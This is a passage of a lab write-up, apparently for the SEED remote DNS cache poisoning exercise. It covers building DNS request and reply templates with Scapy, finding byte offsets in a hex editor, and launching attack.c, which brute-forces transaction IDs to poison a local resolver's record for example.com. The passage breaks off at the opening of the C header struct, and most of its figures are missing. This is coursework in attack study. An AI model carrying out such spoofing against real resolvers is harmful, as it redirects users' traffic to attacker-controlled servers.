  Querypkt.show()

# reply = sr1(Querypkt)
```




DNS Packet is generated and is saved in a binary file-ip_req.bin








Offset of the FQDN





On 2nd tab
We can use bless to open this packet


We get the following after executing the above command.




Open another tab and do the following.





We can use the hex-number in the C code.
This is how we construct the DNS request.
**Note:-**We may use Wireshark to see what we investigated, this raw packet we saved in the file.
We investigated the raw packet sent in the file? How you do that
“Wireshark imports Hex Dump” in github


## Task 3: Spoof DNS Replies

Here we can use Wireshark to capture the spoofed DNS replies.


**generate_dns_reply.py**





First generate it in the attacker machine



We have two template packet ip_req.bin and ip_resp.bin we will use them, we will use them in attack.c. attack.c is based on the framework provided by lab set-up. We use brute force to generate transaction id. In attack.c we have two ip address so we will send two response.






Here we don't need to flush the cache. In the local DNS poisoning attack we need to flush the cache. Once the attack succeeded the a.iana-servers.net should be replaced by attack site2





We need to check the cache to see when this attacker put the packet as the name server for the example.com


Launch the attack. It totally depends on the luck.
On the attacker machine we launch the attack **./attack**






We need to keep attacking local dns server




Attack.c





```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

// based on the provided framework and SEED book code
#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
